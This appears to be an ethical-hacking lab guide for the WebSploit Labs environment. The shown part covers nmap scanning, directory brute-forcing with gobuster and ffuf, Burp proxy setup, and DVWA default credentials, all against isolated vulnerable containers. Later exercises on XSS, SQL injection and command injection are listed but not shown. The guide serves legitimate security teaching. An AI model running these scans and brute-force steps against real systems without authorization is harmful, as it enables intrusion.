



Intense Introduction to Modern Web Application Hacking

Lab Guide

Author: Omar Santos

@santosomar

<https://websploit.org>

omar@redteamvillage.io

Introduction	4
What is WebSploit Labs?	4
Beginner to Intermediate Level	4
Intermediate to Advanced Level	4
Additional Resources:	5
Docker Containers	5
What Ports are Used by Each Web Application?	8
Exercise 1: Web Application Reconnaissance	9
Exercise 1a: Recon with gobuster	9
Exercise 1b: Recon with ffuf	13
Exercise 1c: Save the Results and Use the Replay-Proxy Option	13
Exercise 2: Authentication and Session Management Vulnerabilities	14
Exercise 2a: Fingerprinting the Web Framework and Programming Language used in the Backend	15
Notes About the Burp CA Certificate	20
Intercepting requests and responses	20
Using the Proxy history	21
Burp Proxy testing workflow	21
Exercise 2b: Brute Forcing the Application	22
Exercise 2c: Bypassing Authorization	28
Exercise 2d: Discover the Score-Board	32
Exercise 3: Reflected XSS	34
Exercise 3a: Evasions	35
Exercise 3b: Reflected XSS	35
Exercise 3c: DOM-based XSS	37
Exercise 4: Stored (persistent) XSS	38
Exercise 4b: Let's spice things up a bit!	40
Exercise 5: Exploiting XXE Vulnerabilities	44
Exercise 6: SQL Injection	48
A Brief Introduction to SQL	48
Exercise 6a: A Simple Example of SQL Injection	49
Exercise 6b: SQL Injection Level 2 - GDPR Data Erasure Issue	52
Exercise 6c: SQL Injection using SQLmap	53
Exercise 7: Exploiting Weak Cryptographic Implementations	57


Exercise 8: Path (Directory) Traversal	60
Exercise 9: Command Injection	62
Exercise 10: Bypassing Additional Web Application Flaws	66
Exercise 11: Additional SQL Injection Exercises	66
Exercise 11.1: Logging in as Admin	66
Exercise 11.2 Login as Bender	68
Exercise 12: DC30_01 and DC30_02	69

Introduction

This station can help people that are just getting started with cybersecurity, ethical hacking, and bug hunting, or someone that already is experienced and wants to enhance their cybersecurity career.

What is WebSploit Labs?

[WebSploit Labs](#) is a learning environment created by [Omar Santos](#) for different Cybersecurity Ethical Hacking (Web Penetration Testing) training sessions. WebSploit includes several intentionally vulnerable applications running in Docker containers on top of [Kali Linux](#) or [Parrot Security OS](#), several additional tools, and over 9,000 cybersecurity resources. WebSploit comes with over 450 distinct exercises!

 These containers contain vulnerable software (**not malware**). The containers are running in Docker bridge interfaces and not exposed to the rest of the network.

Select your skill level:

Beginner to Intermediate Level

If you are getting started or perhaps preparing for a certification, complete this lab guide. This lab guide walks you through only a few labs that are available in WebSploit Labs. As previously mentioned, WebSploit Labs includes tons of intentionally vulnerable applications that have more than 450 exercises. We will only start by scratching the surface here. In this station you will immediately start exploring the mapping and discovery phase of testing (recon of a web application). You will learn new methodologies used and adopted by many penetration testers and ethical hackers. This is a hands-on and self-guided mini-workshop where you will use various open source tools and learn how to exploit SQL injection, command injection, cross-site scripting (XSS), XML External Entities (XXE), authorization bypass, cross-site request forgery (CSRF), Server-side request forgery (SSRF) and other web application vulnerabilities.

Intermediate to Advanced Level

If you are already an experienced hacker, feel free to skip the first few exercises and interact with two CTF-like (not guided) exercises (described in [Exercise 12](#)). Your mission (if you choose to accept it) is to find and exploit the vulnerabilities in the applications running in the following containers:

- DC30_01: 10.6.6.24
- DC30_02: 10.6.6.25

Additional Resources:

- **The Art of Hacking Website** (<https://theartofhacking.org>): The Art of Hacking is a series of video courses and live training sessions in O'Reilly that is a complete guide to help you get started in a cybersecurity career. These video courses provide step-by-step real-life scenarios. This website has been created to provide supplemental material to reinforce some of the critical concepts and techniques that the student has learned and links a [GitHub repository](#) that hosts scripts and code that help you build your own hacking environment, examples of real-life penetration testing reports, and more.
 - **The H4cker GitHub Repository** (<https://becomingahacker.org/github>): Over 10,000 references and resources related to ethical hacking / penetration testing, bug bounties, digital forensics and incident response (DFIR), threat hunting, vulnerability research, exploit development, reverse engineering, and more.
-

Docker Containers


All of the vulnerable servers are running in Docker containers and they should all start . If the Docker service is not started at boot time, please use the following command to start it:

```
service docker start
```

The following are all the Docker containers included in the WebSploit VM:

LEVEL: BEGINNER TO INTERMEDIATE

LEVEL: INTERMEDIATE TO ADVANCED



WebSploit VM Details

To obtain the status of each docker container you can use the `sudo docker ps` command.

You can also use the **containers** script from the command line, as demonstrated below:

```
[omars@websploit]~$ containers
```

Output:


```
WebSploit
by Omar Santos @santosomar
-----
Internal Hacking Network: 10.6.6.0/24
Your bridge networks:
br-05ca0fda22f8 UP 10.6.6.1/24 fe80::42:73ff:fe09:c399/64

The following are the WebSploit vulnerable containers and associated IP addresses.
+-----+-----+
| Container | IP Address |
+-----+-----+
| webgoat   | 10.6.6.11 |
| juice-shop | 10.6.6.12 |
| dvwa      | 10.6.6.13 |
| mutillidae_2 | 10.6.6.14 |
| dvna      | 10.6.6.15 |
| hackazon  | 10.6.6.16 |
| hackme-rtov | 10.6.6.17 |
| mayhem    | 10.6.6.18 |
| rtv-safemode | 10.6.6.19 |
| grayhat-mmxx | 10.6.6.20 |
| yascon-hackme | 10.6.6.21 |
| secretcorp-branch1 | 10.6.6.22 |
| gravemind  | 10.6.6.23 |
| nodegoat (manual) | 10.6.7.2 |
+-----+-----+

The following are the running containers with their associated ports:
NAMES          PORTS          STATUS
dc30_02        Up 12 days
grayhat-mmxx    8000/tcp       Up 12 days
dc30_01        22/tcp, 3000/tcp Up 12 days
webgoat        8080/tcp, 9090/tcp Up 12 days
dvwa           80/tcp         Up 12 days
yascon-hackme  80/tcp         Up 12 days
hackme-rtov    80/tcp         Up 12 days
rtv-safemode   80/tcp, 3306/tcp Up 12 days
mutillidae_2   80/tcp, 3306/tcp Up 12 days
juice-shop     3000/tcp       Up 12 days
gravemind      Up 12 days (healthy)
secretcorp-branch1 80/tcp         Up 12 days
hackazon       80/tcp         Up 12 days
dvna           Up 12 days
mayhem         22/tcp, 80/tcp Up 12 days
```

What Ports are Used by Each Web Application?

Perform a quick **nmap** scan against the **10.6.6.0/24** subnet to find out the open ports at each target container, as demonstrated below:



```
File Edit View Search Terminal Help
[omars@websploit]-[~]
$ sudo nmap -sS 10.6.6.0/24
[sudo] password for omars:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-02 00:16 EDT
Nmap scan report for 10.6.6.11
Host is up (0.016s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
8080/tcp   open  http-proxy
8888/tcp   open  sun-answerbook
9001/tcp   open  tor-orport
9090/tcp   open  zeus-admin
MAC Address: 02:42:0A:06:06:0B (Unknown)

Nmap scan report for 10.6.6.12
Host is up (0.016s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
3000/tcp   open  ppp
MAC Address: 02:42:0A:06:06:0C (Unknown)

Nmap scan report for 10.6.6.13
Host is up (0.017s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp     open  http
MAC Address: 02:42:0A:06:06:0D (Unknown)
```

Exercise 1: Web Application Reconnaissance

Reconnaissance is one of the most important steps in hacking. Let's start by learning about fuzzing web applications.

Fuzzing is a way of finding bugs using automation. It involves providing a wide range of invalid and unexpected data into an application then monitoring the application for exceptions. The invalid data used to fuzz an application could be crafted for a specific purpose, or randomly generated. The goal is to induce unexpected behavior of an application (like crashes and memory leaks) and see if it leads to an exploitable bug. In general, fuzzing is particularly useful for exposing bugs like memory leaks, control flow issues, and race conditions.

There are many different kinds of fuzzing, each optimized for testing a specific type of application. Web application fuzzing is the field of fuzzing web applications to expose common web vulnerabilities, like injection issues, XSS, and more.

Fuzzers include three categories: mutation-based, generation-based and evolutionary.

There are “fuzzers” that allow you to discover files and directories in web applications. Examples of these fuzzers include:

- dirbuster
- gobuster
- ffuf
- feroxbuster

The following applications also offer automated scanning and recon modules:

- OWASP ZAP (with automated scanning)
- nikto
- nuclei

Exercise 1a: Recon with gobuster

[Gobuster](#) is a tool used to brute-force:

- URIs (directories and files) in web sites.
- DNS subdomains (with wildcard support).
- Virtual Host names on target web servers.
- Open Amazon S3 buckets

[Gobuster](#) is written in Go and is a more modern alternative to [Dirbuster](#).

Gobuster is installed in WebSploit Labs.

```
[root@websploit]~# gobuster
Usage:
  gobuster [command]

Available Commands:
  dir      Uses directory/file enumeration mode
  dns      Uses DNS subdomain enumeration mode
  fuzz     Uses fuzzing mode
  help     Help about any command
  s3       Uses aws bucket enumeration mode
  version  shows the current version
  vhost    Uses VHOST enumeration mode

Flags:
  --delay duration    Time each thread waits between requests (e.g. 1500ms)
  -h, --help          help for gobuster
  --no-error          Don't display errors
  -z, --no-progress   Don't display progress
  -o, --output string  Output file to write results to (defaults to stdout)
  -p, --pattern string File containing replacement patterns
  -q, --quiet         Don't print the banner and other noise
  -t, --threads int   Number of concurrent threads (default 10)
  -v, --verbose       Verbose output (errors)
  -w, --wordlist string Path to the wordlist
```

Discovery and recon tools like gobuster typically use wordlists (a list of words in a file that can be used to find directories, files, and they are also often used to crack passwords and other operations). In this case we will use wordlists for the purpose of enumerating files and directories.

You have hundreds of wordlists in WebSploit Labs (in addition to the dozens that come with Kali or Parrot Security). For instance, in Kali or Parrot you can use the **locate wordlists** command to find several wordlists that are included by different tools and resources, as demonstrated in the following screenshot:

```

[ root@websploit ]-[ ~ ]
#locate wordlists
/etc/theHarvester/wordlists
/etc/theHarvester/wordlists/dns-big.txt
/etc/theHarvester/wordlists/dns-names.txt
/etc/theHarvester/wordlists/dorks.txt
/etc/theHarvester/wordlists/general
/etc/theHarvester/wordlists/general/common.txt
/etc/theHarvester/wordlists/names_small.txt
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/share/applications/parrot-wordlists.desktop
/usr/share/dirb/wordlists
/usr/share/dirb/wordlists/big.txt
/usr/share/dirb/wordlists/catala.txt
/usr/share/dirb/wordlists/common.txt
/usr/share/dirb/wordlists/euskera.txt
/usr/share/dirb/wordlists/extensions_common.txt
/usr/share/dirb/wordlists/indexes.txt
/usr/share/dirb/wordlists/mutations_common.txt
/usr/share/dirb/wordlists/others
/usr/share/dirb/wordlists/others/best1050.txt
/usr/share/dirb/wordlists/others/best110.txt
/usr/share/dirb/wordlists/others/best15.txt
/usr/share/dirb/wordlists/others/names.txt
/usr/share/dirb/wordlists/small.txt

```

WebSploit Labs include a clone of the SecList Github repository:

<https://github.com/danielmiessler/SecLists>

“SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. The goal is to enable a security tester to pull this repository onto a new testing box and have access to every type of list that may be needed. This project is maintained by [Daniel Miessler](#), [Jason Haddix](#), and [g0tmilk](#).”

```

[ root@websploit ]-[ ~ ]
#cd SecLists/
[ root@websploit ]-[ ~/SecLists ]
#ls
CONTRIBUTING.md  Discovery  IOCs      Miscellaneous  Pattern-Matching  README.md  Web-Shells
CONTRIBUTORS.md  Fuzzing   LICENSE   Passwords      Payloads          Usernames
[ root@websploit ]-[ ~/SecLists ]
#

```

Use gobuster to find information about different web applications running in the Docker containers included in WebSploit Labs, as demonstrated below:

```
[root@websploit]~# #gobuster dir -w mywords -u http://10.6.6.21
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.6.6.21
[+] Method: GET
[+] Threads: 10
[+] Wordlist: mywords
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2021/09/02 22:15:52 Starting gobuster in directory enumeration mode
=====
/index (Status: 200) [Size: 24464]
/images (Status: 301) [Size: 313] [--> http://10.6.6.21/images/?images]
/media (Status: 301) [Size: 311] [--> http://10.6.6.21/media/?media]
/templates (Status: 301) [Size: 319] [--> http://10.6.6.21/templates/?templates]
/modules (Status: 301) [Size: 315] [--> http://10.6.6.21/modules/?modules]
/users (Status: 301) [Size: 311] [--> http://10.6.6.21/users/?users]
/admin (Status: 200) [Size: 11457]
/assets (Status: 301) [Size: 313] [--> http://10.6.6.21/assets/?assets]
/plugins (Status: 301) [Size: 315] [--> http://10.6.6.21/plugins/?plugins]
/includes (Status: 301) [Size: 317] [--> http://10.6.6.21/includes/?includes]
```

Select any wordlist of your choosing. I am using a custom wordlist called **mywords**. You may want to try the wordlists under **/root/SecLists** or the following directory: **/usr/share/wordlists/dirbuster/**

Exercise 1b: Recon with ffuf

[ffuf](#) is another web application fuzzer and discovery tool. Use it as shown below to find directories and files of the web applications running in WebSploit Labs:

```
root@websploit:~# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://127.0.0.1:8888/FUZZ -c -v
```

The path to the wordlist

The URL of the web app

Put the FUZZ keyword wherever you want to fuzz

-c = colored output
-v = verbose

Run ffuf to enumerate directories in any of the applications running in the containers (i.e., 10.6.6.23, 10.6.6.22, etc.)

Exercise 1c: Save the Results and Use the Replay-Proxy Option

The **-o** option allows you to send the output to a JSON file (omar-out.json in the example below). The **-replay-proxy** is the cool option that allows you to send the paths of the directories found into Burp. Why is this useful? Well, the free version of Burp does not come with an automated scanner, spider, or fuzzer. This method, at least, allows you to send all the successful results right into Burp for further analysis.

```
root@websploit:~# ffuf -w words.txt -u http://127.0.0.1:8888/FUZZ -o omar-out.json -replay-proxy http://127.0.0.1:8080
```

The path to the wordlist

The URL of the web app

Output file in json format

The replay-proxy option allows you to send the output (of the directories / paths that it finds into a proxy (in this case Burp Suite)

The following are the results in Burp:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ex
24	http://127.0.0.1:8888	GET	/			200	14555	HTML	
25	http://127.0.0.1:8888	GET	/			200	14555	HTML	
26	http://127.0.0.1:8888	GET	/1			301	358	HTML	
27	http://127.0.0.1:8888	GET	/			200	14555	HTML	
28	http://127.0.0.1:8888	GET	/			200	14555	HTML	
29	http://127.0.0.1:8888	GET	/login			301	362	HTML	
30	http://127.0.0.1:8888	GET	/			200	14555	HTML	
31	http://127.0.0.1:8888	GET	/			200	14555	HTML	
32	http://127.0.0.1:8888	GET	/			200	14555	HTML	
33	http://127.0.0.1:8888	GET	/			200	14555	HTML	
34	http://127.0.0.1:8888	GET	/			200	14555	HTML	
35	http://127.0.0.1:8888	GET	/			200	14555	HTML	
36	http://127.0.0.1:8888	GET	/pages			301	362	HTML	
37	http://127.0.0.1:8888	GET	/			200	14555	HTML	
38	http://127.0.0.1:8888	GET	/			200	14555	HTML	
39	http://127.0.0.1:8888	GET	/			200	14555	HTML	
40	http://127.0.0.1:8888	GET	/			200	14555	HTML	
41	http://127.0.0.1:8888	GET	/			200	14555	HTML	
42	http://127.0.0.1:8888	GET	/assets			301	363	HTML	
43	http://127.0.0.1:8888	GET	/admin			301	362	HTML	
44	http://127.0.0.1:8888	GET	/users			301	362	HTML	
45	http://127.0.0.1:8888	GET	/administrator			301	370	HTML	
46	http://127.0.0.1:8888	GET	/wp-admin			301	365	HTML	
47	http://127.0.0.1:8888	GET	/webadmin			301	365	HTML	
48	http://127.0.0.1:8888	GET	/			200	14555	HTML	

Exercise 2: Authentication and Session Management Vulnerabilities

An attacker can bypass authentication in vulnerable systems via several methods. The following are the most common ways that you can take advantage of authentication-based vulnerabilities in an affected system:


- Credential brute forcing
- Session hijacking
- Redirect
- Default credentials
- Weak credentials
- Kerberos exploits
- Malpractices in OAuth/OAuth2, SAML, OpenID implementations

A large number of web applications keep track of information about each user for the duration of the web transactions. Several web applications have the ability to establish variables like access rights and localization settings and many others. These variables apply to each and every interaction a user has with the web application for the duration of the session.

Exercise 2a: Fingerprinting the Web Framework and Programming Language used in the Backend

1. In this exercise you will try to determine what type of programming language and backend infrastructure is used by looking at **sessions IDs**. However, first you need to configure your browser to send traffic to the proxy (you can use Burp Suite or OWASP ZAP).


TIP: If you are using a recent version of Burp Suite, you can use the built-in browser and do not worry about using the Firefox browser to send the traffic to Burp. To launch Burp's browser, go to the **Proxy > Intercept** tab and click **Open browser**. You can then visit and interact with websites just like you would with any other browser. All in-scope traffic is automatically proxied through Burp. This means that as you browse your target website, you can take advantage of Burp Suite's manual testing features. For example, you can intercept and modify requests using [Burp Proxy](#) and study the complete HTTP history from the corresponding tabs. You can then send these requests to other tools, such as [Burp Repeater](#) and [Burp Intruder](#), to perform additional testing of interesting items that you encounter.




2. If you want to use Firefox, navigate to **Preferences**:



3. Then navigate to **Network Proxy > Settings**.




4. Configure the proxy as shown below. Make sure that the “**No proxy for**” box does not have any entry on it.



5. Once you configure the proxy or use the Burp Suite built-in browser, navigate to the **Damn Vulnerable Web App (DVWA)** <http://10.6.6.13> The default username is “admin” and the password is “password”.

i DVWA is a classic playground for people that are getting started with cybersecurity and ethical hacking. It is a good starting point. Later we will play with tons of additional intentionally vulnerable applications.

6. Once you login to DVWA, you may need to **Create/Reset** the Database:



